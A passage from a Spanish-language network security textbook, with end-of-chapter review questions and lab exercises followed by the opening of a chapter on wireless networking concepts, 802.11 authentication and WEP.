... RESUMEN

Chilexxs22

En el transcurso del capítulo tratamos los distintos aspectos del diseño de redes seguras. Comenzamos viendo las diferentes técnicas de ataque que son la base de ataques más complejos. Luego continuamos analizando las diferentes tecnologías de seguridad utilizadas para la protección de la infraestructura de red corporativa. Finalmente, nos centramos en los distintos sistemas de acceso, remarcando sus características más importantes.

ACTIVIDADES

TEST DE AUTOEVALUACIÓN

1 ¿Qué es el modelo OSI?

2 ¿Para qué se emplean los analizadores de protocolos? Enumere cinco analizadores de protocolos ampliamente utilizados.

3 ¿Cuál es la diferencia entre las técnicas de ataque pasivas y las activas? Dé ejemplos de cada una.

4 ¿Qué es un firewall? ¿Cuáles son los distintos tipos? ¿De qué no nos protege un firewall?

5 ¿Qué es un sistema de detección de intrusos? ¿Cómo funcionan?

6 ¿Qué es un honeypot? ¿Cuáles son sus ventajas y desventajas?

7 ¿Qué es una VLAN? ¿Qué permite el ataque de VLAN Hopping?

8 ¿Qué es una VPN? ¿Qué tipos de VPN existen? ¿Qué es IPSec?

9 ¿Qué es un sistema de Single Sign On (SSO)? Brinde ejemplos.

10 Describa brevemente los protocolos TACACS+ y RADIUS.

ACTIVIDADES PRÁCTICAS

1 Instale y pruebe tres analizadores de protocolos a elección (uno de ellos debe ser Wireshark).

2 Investigue sobre los distintos firewalls personales, instale y pruebe uno de ellos (preferentemente de licencia GPL).

3 Investigue sobre las diferencias entre los IDS y los IPS.

4 Investigue cómo realizar, con la aplicación nmap, escaneos que puedan evadir firewalls e IDS.

5 Instale y pruebe el software para realizar OpenVPN. Monte una VPN de forma tal que dos equipos remotos puedan interconectarse. Con un analizador de protocolos, compruebe que el tráfico entre ambos viaja encriptado.

Chilexs22

Capítulo 7

Peligros de las tecnologías inalámbricas

Daremos un paseo por las redes inalámbricas y analizaremos sus características más importantes, centrándonos en las redes WiFi. Desde el punto de vista de la seguridad, analizaremos sus fortalezas y debilidades y las diferentes medidas que pueden tomarse para reducir las posibilidades de ser víctimas de un ataque.

Conceptos de redes inalámbricas	**194**
Radio frecuencia	194
Clasificaciones	195
Estándar IEEE 802.11	197
Dispositivos	198
Características básicas de seguridad	**200**
SSID	200
Asociación	201
Autenticación	201
Protocolos de seguridad	**204**
WEP	205
WPA	208
WPA2	210
Métodos de ataque	**211**
Ataques activos y pasivos	211
Denial of service y Man in the middle	211
Fake Access Points	212
Wardriving y derivados	212
Ataques especiales	213
Tecnología Bluetooth	**214**
Dispositivos	214
Debilidades en los protocolos	215
Ataques conocidos	216
Resumen	**217**
Actividades	**218**

Chilexs22

CONCEPTOS DE REDES INALÁMBRICAS

Históricamente, siempre existió la necesidad de enviar información a través de grandes extensiones territoriales. En el **capítulo 4** conocimos formas de enviar esa información de manera segura, sin tener en cuenta el medio usado. En este capítulo nos centraremos en el estudio de las comunicaciones en un medio muy particular, el **aire**. Una de sus características es que la información que se transmite no está contenida en un medio físico, como puede ser un cable coaxil, una fibra óptica, etcétera, sino que viaja libremente por el espacio, con las implicancias de seguridad que esto conlleva.
Hasta el siglo XIX no hubo grandes avances que permitiesen desarrollar transmisiones de información por el aire a grandes distancias, pero a finales de ese siglo, el físico escocés James Clerk Maxwell encontró una relación entre las **ondas eléctricas** y las **magnéticas**, lo que luego desembocaría en las **ecuaciones de Maxwell**, sentando las bases del **electromagnetismo**. Años más tarde, Nicola Tesla y Guglielmo Marconi en paralelo llegaron a comprobar la efectividad de estas ondas si se las utilizaba para transmitir información empleando el aire como medio.

NOMBRE	FORMA DIFERENCIAL	FORMA INTEGRAL
Ley de Gauss	$\vec{\nabla} \cdot \vec{E} = \frac{\rho}{\epsilon_0}$	$\oint_S \vec{E} \cdot \vec{ds} = \frac{q}{\epsilon_0}$
Ley de Gauss para el campo magnético	$\vec{\nabla} \cdot \vec{B} = 0$	$\oint_S \vec{B} \cdot \vec{ds} = 0$
Ley de Faraday	$\vec{\nabla} \times \vec{E} = -\frac{\partial \vec{B}}{\partial t}$	$\oint_C \vec{E} \cdot \vec{dl} = -\frac{d}{dt}\int_S \vec{B} \cdot \vec{ds}$
Ley de Ampere generalizada	$\vec{\nabla} \times \vec{B} = \mu_0 \vec{J} + \mu_0 \epsilon_0 \frac{\partial \vec{E}}{\partial t}$	$\oint_C \vec{B} \cdot \vec{dl} = \mu_0 \int_S \vec{J} \cdot \vec{ds} + \mu_0 \epsilon_0 \frac{d}{dt}\int_S \vec{E} \cdot \vec{ds}$

***Figura 1.** Ecuaciones de Maxwell en su forma diferencial e integral.*

Radio frecuencia

Las radio frecuencias son un caso particular de **ondas electromagnéticas** que poseen ciertas características que las hacen aptas para transmitir información a través del aire. Un parámetro físico que caracteriza a estas ondas es la **frecuencia**. Este parámetro, a su vez, está relacionado en forma inversa con la **longitud de onda** que posee la onda. Dependiendo del valor de la frecuencia, las ondas electromagnéticas tendrán ciertos comportamientos que serán los que determinan si puede utilizarse para transmitir información.

NOMBRE	ABREVIATURA INGLESA	FRECUENCIAS	LONGITUD DE ONDA
		Inferior a 3 Hz	> 100.000 km
Extrabaja frecuencia	ELF	3-30 Hz	100.000 km - 10.000 km

NOMBRE	ABREVIATURA INGLESA	FRECUENCIAS	LONGITUD DE ONDA
Superbaja frecuencia	SLF	30-300 Hz	10.000 km - 1000 km
Ultrabaja frecuencia	ULF	300-3000 Hz	1000 km - 100 km
Muy baja frecuencia	VLF	3-30 kHz	100 km - 10 km
Baja frecuencia	LF	30-300 kHz	10 km - 1 km
Media frecuencia	MF	300-3000 KHz	1 km - 100 m
Alta frecuencia	HF	3-30 MHz	100 m - 10 m
Muy alta frecuencia	VHF	30-300 MHz	10 m - 1 m
Ultra alta frecuencia	UHF	300-3000 MHz	1 m - 100 mm
Súper alta frecuencia	SHF	3-30 GHz	100 mm - 10 mm
Extra alta frecuencia	EHF	30-300 GHz	10 mm - 1 mm
		Por encima de los 300 GHz	< 1 mm

***Tabla 1.** Clasificación de las ondas en función de la frecuencia y longitud de onda.*

Clasificaciones

En términos generales, podemos clasificar las redes inalámbricas según dos criterios bien marcados. En el primer caso, por el tipo de acceso y en el segundo, por el alcance de la transmisión. Según el **alcance**, de manera análoga a los casos de las redes cableadas, podremos clasificarlas en **WPAN** (Wireless Personal Area Network), **WLAN** (Wireless Local Area Network), **WMAN** (Wireless Metropolitan Area Network) y **WWAN** (Wireless Wide Area Network). En la figura que aparece en la próxima página podemos apreciar algunas características asociadas a cada uno de estos tipos de redes.

Chilexs22

III GANANCIA EN LAS ANTENAS

La ganancia es uno de los parámetros que define a una antena y puede expresarse en **dBi** o en **dBd**. Un error común es pensar que esto implica que la antena amplifica la potencia de transmisión cuando, en realidad, lo que representa este parámetro es cuánto mejor se concentra la energía respecto a una antena de referencia, la isotrópica (dBi) o el dipolo elemental (dBd).




Figura 2. *Clasificación de las redes inalámbricas según el alcance y algunos protocolos relacionados con cada una.*

Con relación al **tipo de acceso** utilizado, nos centraremos en el estudio del estándar 802.11. Así tendremos redes ad-hoc, en modo infraestructura y por múltiples puntos de acceso. Las redes **ad-hoc** se establecen entre dos equipos directamente y mientras éstos permanezcan dentro del área de cobertura de la red, el funcionamiento será independiente de otras redes, cada uno tendrá acceso a los recursos compartidos por el otro equipo, pero nunca a recursos externos a ese enlace. En general, estas redes no requieren de ningún tipo de configuración ni administración. Por otro lado, las redes en **modo infraestructura** utilizan un **punto de acceso** o **access point** (**AP**) para centralizar conexiones de otros equipos. Mediante un cable conectado a la red de la organización, permite que los equipos conectados a él accedan a todos los recursos habilitados en ella. En último lugar, podemos mencionar las redes de **múltiples puntos de acceso**, que utilizan varios AP distribuidos en una zona puntual, con el objetivo de ampliar el rango de comunicación brindado por un único equipo.




Figura 3. *Según el modo de acceso, la red inalámbrica puede ser modo* ***ad-hoc****, modo* ***infraestructura****, o modo* ***múltiples puntos de acceso****.*

Estándar IEEE 802.11

También conocido como **WiFi**, el IEEE 802.11 es un estándar de telecomunicaciones desarrollado en 1997 por el IEEE. Éste define el uso de las dos capas inferiores del modelo OSI (capa física y sub capa MAC de la capa de enlace). En la figura que aparece a continuación podemos apreciar que trabaja en forma análoga al protocolo **Ethernet** (**IEEE 802.3**).




Figura 4. *Relación entre el modelo **OSI** y el estándar **IEEE 802.11***

El estándar define **14 canales** para ser utilizados en la transmisión, donde cada uno posee un ancho de banda de **22 MHz**, aunque esto puede variar dependiendo de la reglamentación vigente en cada país.

A partir de la masificación de la tecnología WiFi, para normalizar los equipos que la implementaban se creó **Wi-Fi Alliance** (**www.wi-fi.org**). De esta forma, se buscaba lograr intercompatibilidad entre los dispositivos, aunque no se obtuvieron resultados 100% satisfactorios.

Dentro de este estándar, con el paso del tiempo se fueron introduciendo normas que le agregaban diferentes características. Entre ellas, algunas daban la alternativa de trabajar con otra frecuencia, otras aumentaban el ancho de banda, otras agregaban funcionalidades extras, etcétera.

NÚMERO DE CANAL	FRECUENCIA CENTRAL	PERMITIDO POR CNC
1	2412 MHz	Sí
2	2417 MHz	Sí
3	2422 MHz	Sí
4	2427 MHz	Sí
5	2432 MHz	Sí
6	2437 MHz	Sí
7	2442 MHz	Sí

NÚMERO DE CANAL	FRECUENCIA CENTRAL	PERMITIDO POR CNC
8	2447 MHz	Sí
9	2452 MHz	Sí
10	2457 MHz	Sí
11	2462 MHz	Sí
12	2467 MHz	
13	2472 MHz	
14	2484 MHz	

***Tabla 2.** En Argentina sólo están permitidos los primeros 11 canales.*

Dispositivos

Para la implementación práctica del estándar IEEE 802.11 mencionado anteriormente, es necesario disponer de varios dispositivos. A continuación, repasaremos los principales y analizaremos brevemente sus características más importantes.

Access point

El **access point** es el punto de acceso a las redes en modo **infraestructura**. Es el encargado de formar una red inalámbrica interconectando distintos dispositivos **wireless**. Por otro lado, también hemos visto que en las redes de múltiples puntos de acceso puede interconectarse con otros dispositivos análogos y extender el área de cobertura.

***Figura 5.** En la figura podemos ver distintos Access Point, dependiendo del fabricante.*

Chilexs22

Todos estos equipos poseen una **dirección IP** que permite a los administradores de red o infraestructura configurarlos adecuadamente, de manera equivalente a la de un **router**. Dependiendo de los distintos tipos de antenas con los que trabajen, permiten abarcar desde algunos metros hasta varios kilómetros de cobertura. Desde el punto de vista de la seguridad, estos dispositivos son críticos ya que, usualmente, son una puerta de entrada a la red corporativa, por lo que deben estar bien asegurados a fin de evitar que un atacante tenga acceso a ellos.

Como podemos imaginar, los Access Point suelen ser objetivos comunes de los atacantes, utilizando contra ellos métodos muy diversos que veremos más adelante, como la técnica Fake Access Point.

Interfaces inalámbricas

Otro dispositivo fundamental son las interfaces de red inalámbricas que se conectan en los clientes. Este tipo de dispositivos, si tenemos en mente las características asociadas a la seguridad, son muy dependientes de los fabricantes. En términos generales, existe una serie de **chipsets** que son el núcleo de esta tarjeta. Dependiendo de éstos se podrá tener acceso a ciertas funcionalidades y capacidades de algunas herramientas en particular. Algunos de los **chipsets** más conocidos son **Atheros**, **Prism2**, **Aironet** y **Orinoco**, entre otros.

Figura 6. *Podemos apreciar distintos tipos de interfaces inalámbricas: PCMCIA, PCI (comúnmente utilizadas en equipos de escritorio) y finalmente los adaptadores USB o* ***USB dongles****.*

Por otro lado, dependiendo del tipo de conexión que tengan con el equipo cliente, estas interfaces pueden clasificarse en placas **PCI**, placas **PCMCIA**, o bien adaptadores USB, comúnmente denominados **USB dongles**. En algunos casos, además traen la posibilidad de agregarle una antena externa para ampliar el rango de transmisión.

Antenas

Las antenas permiten modificar el **alcance** de la señal y se pueden clasificar según varios factores. Por ejemplo, dependiendo del ángulo de irradiación de la señal, tenemos antenas **omnidireccionales** (irradian en 360º en el plano de tierra) o **direccionales** (irradian con un ángulo menor, tanto vertical como horizontal). En este último caso se cubren mayores distancias, ya que la potencia de transmisión se concentra en una superficie más pequeña. Tanto el alcance máximo

como el ángulo de apertura dependerán del tipo de antena direccional utilizada. Otro parámetro importante a la hora de elegir una antena es la frecuencia de trabajo del equipo, que está asociada a la tecnología y a la norma utilizada. En el caso de redes WiFi, tendremos antenas de **2,4 GHz** y antenas de **5 GHz**.

CARACTERÍSTICAS BÁSICAS DE SEGURIDAD

Hasta el momento, sólo analizamos las redes inalámbricas desde una perspectiva tecnológica. A partir de ahora, introduciremos conceptos enfocados desde la óptica de la seguridad. En esta sección veremos los temas relacionados con la asociación y autenticación de redes, en particular para el sistema WEP. Si bien en la actualidad ya es obsoleto, lo analizaremos por su simplicidad y porque todavía existen redes que implementan este sistema. Pero antes, introduciremos el concepto de identificador de red.

SSID

El **SSID** (Service Set IDentifier) es el **identificador** de cada red inalámbrica. Es una cadena de texto de hasta 32 caracteres ASCII que permite a los clientes asociarse a una red. Una característica importante del SSID es que es sensible a mayúsculas y minúsculas. Dependiendo del modo de acceso utilizado tendremos diferentes formas de denominarlo, aunque el concepto es el mismo. En el caso de las redes ad-hoc, se llamará **IBSS** (Independent Basic Service Set), para las redes de modo infraestructura se lo suele denominar **BSS** (Basic Service Set), o en su forma genérica SSID, y para las redes de acceso múltiple se utiliza **ESS** (Extended Service Set).
El primer paso para conectarse a una red inalámbrica es conocer su SSID. Éste se envía por **broadcast**, lo que facilita la conexión a la red de los equipos cliente. Una opción interesante al momento de configurar los access points es deshabilitar el broadcast del SSID. Si bien esto no brinda seguridad, le agrega una barrera más al atacante malicioso, ya que para poder conectarse deberá conocer este identificador previamente o deberá analizar el tráfico de redes inalámbricas de la zona y esperar a que

Chilexs22

III TIPOS DE ANTENAS MÁS CONOCIDOS

Las antenas más conocidas son: **dipolo**, que consiste en dos elementos conductores rectilíneos de igual longitud, alimentados en el centro y de radio mucho menor que el largo; **Yagi**, una antena direccional conformada por un elemento conductor, reflectores y directores; y las **parabólicas**, que llevan un reflector parabólico, se suelen usar a frecuencias altas y tienen ganancia elevada.

un cliente válido envíe una petición de conexión, denominada **PROVE REQUEST**. Dentro de esa petición se aclara a qué red el cliente busca conectarse, con lo que luego de un tiempo el atacante podrá conocer el identificador.

Asociación

Cuando un cliente conoce el SSID de una determinada red y quiere conectarse a ella, comienza el proceso de asociación. El estándar 802.11, originalmente, definía dos métodos básicos, que vemos a continuación:

- Autenticación abierta.
- Autenticación de clave compartida (**PSK** o Pre Shared Key).

A partir de la nueva norma **802.11i**, también se agregó la posibilidad de autenticarse contra un servidor externo, normalmente un servidor **RADIUS** (Remote Authentication Dial-In Use Server). Sin embargo, dada su simplicidad y difusión, los fabricantes suelen implementar un control de acceso por direcciones MAC. Del mismo modo que en el caso de deshabilitar el broadcast, ésta no es una medida de seguridad de alta eficacia en sí misma, pero le agrega un nivel de complejidad al escenario que deberá enfrentar el atacante.

Autenticación

Como recién mencionamos, actualmente el estándar soporta tres métodos: la autenticación abierta, la autenticación por clave compartida y la autenticación frente a un servidor externo. De forma complementaria, los distintos equipos también permiten realizar autenticación por direcciones MAC.

Autenticación abierta

Este proceso de autenticación se realiza en texto plano. No se verifica ni al usuario ni al host, la autenticación es abierta a cualquiera que quiera conectarse. Viene de la mano del uso del sistema WEP, donde un cliente puede asociarse al

Chilexs22

WARDRIVING EN LA CIUDAD

En 2008, durante la **Ekoparty** (la conferencia técnica de seguridad informática más grande de Latinoamérica realizada anualmente en Buenos Aires), se llevó a cabo un wardriving por toda la ciudad, arrojando resultados más que interesantes. Esos resultados pueden verse en el sitio oficial de Ekoparty **www.ekoparty.org/wardrive2008.html**.

punto de acceso con una clave WEP incorrecta o incluso sin una clave WEP, pero no podrá enviar o recibir datos ya que la carga de paquetes estará cifrada. Cabe aclarar un punto importante: que el encabezado no está cifrado por el WEP, sólo la transmisión de los datos lo está.




Figura 7. *Representación del proceso de autenticación y asociación para el sistema* ***WEP****.*

Autenticación por clave compartida

La autenticación por clave compartida es similar a la del caso anterior, aunque agrega una etapa más. En este caso, es necesario que todos los participantes en el proceso de autenticación conozcan la clave WEP. El equipo que quiere autenticarse (cliente), envía una trama **AUTHENTICATION REQUEST** indicando que quiere utilizar una clave compartida. El access point responde enviando una trama que contiene 128 octetos de texto (**desafío**) al cliente. El desafío se genera con la clave compartida y un **IV** (**vector de inicialización**) aleatorio, utilizando un **PRNG** (generador de números pseudo aleatorios). Cuando el cliente recibe la trama, copia el contenido del texto de desafío en el **payload** de una nueva trama que encripta con WEP a partir de la **passphrase** y

añade un nuevo IV (elegido por el equipo cliente). Ya construida esta nueva trama cifrada, el cliente la envía al AP. El access point desencripta la trama recibida y comprueba que el **ICV** (Integrity Check Value) sea válido. En segundo lugar, comprueba que el texto del desafío concuerde con el enviado en el primer mensaje. Si la comprobación es correcta, se produce la autenticación entre el equipo cliente y el punto de acceso.




Figura 8. *El cliente envía un pedido de autenticación y el access point responde con un desafío de autenticación. El cliente responde al desafío y el AP envía el paquete final con el resultado del pedido de autenticación.*

Luego se vuelve a repetir el proceso pero esta vez, el primero que manda la trama con el **AUTHENTICATION REQUEST** es el AP, ya que de esta manera se asegura una autenticación mutua (**figura 9**). En la próxima sección veremos las implicancias de seguridad de los métodos de autenticación basados en los diferentes protocolos.




Figura 9. *Finalmente, vuelve a repetirse el proceso, pero el que se autentica esta vez es el Access Point.*

Autenticación contra un servidor externo

Este tipo de autenticación no es parte del sistema WEP, sino que fue implementado recién a partir del sistema WPA. La autenticación se realiza frente a un servidor externo, normalmente RADIUS, y usando el protocolo de autenticación **IEEE 802.1x**. Analizaremos más de este método cuando veamos en detalle el sistema WPA.




Figura 10. *Arquitectura de autenticación por 802.1x.*

Autenticación por MAC

Como ya mencionamos, este tipo de autenticación no está incluida en las especificaciones del 802.11, pero dada su utilidad, muchos **vendors** brindan esa opción. Esto se realiza mediante una lista de control de acceso que puede estar en el dispositivo, o bien validarse frente a un servidor externo. En esta lista se agregan las **direcciones MAC válidas**. En redes grandes, éste es un trabajo arduo y requiere que la documentación esté constantemente actualizada. Dado que viajan en texto plano y que son fácilmente modificables, la autenticación por MAC sólo es un buen complemento, pero no es recomendable su uso como sistema principal de autenticación.

PROTOCOLOS DE SEGURIDAD

En la presente sección analizaremos los distintos sistemas de seguridad de las redes inalámbricas. Empezaremos por el viejo sistema WEP, luego continuaremos por WPA, hasta finalmente conocer las características principales de 802.11i y WPA2.

Chilexs22

III AUTENTICACIÓN POR MAC

Dado que las direcciones MAC están íntimamente relacionadas con la interfaz de red, la autenticación a través de ellas es muy utilizada. Recordemos que la dirección MAC es un identificador de 48 bits (6 bytes) único, grabado en una memoria propia de la interfaz, de la cual los primeros 3 bytes corresponden al fabricante y los últimos 3 bytes identifican dicho dispositivo.

WEP

WEP (**Wired Equivalent Privacy**) fue el primer sistema de cifrado para redes inalámbricas y su desarrollo data de 1999. Para comprender su funcionamiento, tengamos en mente los conceptos de autenticación por clave compartida. Como algoritmo de cifrado utilizaba RC4, originalmente con una clave de 40 bits (llevada a 64 por la presencia de un IV de 24 bits) y más tarde con una implementación de 104 bits de clave (incrementada a 128 por la acción del mismo vector). Otra característica propia de WEP es el chequeo de integridad realizado a los paquetes, el cual se implementa con un **CRC** (Cyclic Redundance Check) de 32 bits.
La forma de implementar este sistema es sencilla: tanto el cliente como el AP deben conocer la clave compartida. Dadas las debilidades que iremos viendo a continuación, en la actualidad WEP no proporciona ningún tipo de seguridad, ya que con las herramientas adecuadas es posible echar por tierra en minutos la seguridad de una red bajo este sistema.

Funcionamiento

En la figura que aparece a continuación podemos apreciar cómo, a partir de la clave compartida, se genera una **semilla** que se utilizará para generar las claves de sesión de RC4 con la que se cifrará el tráfico.

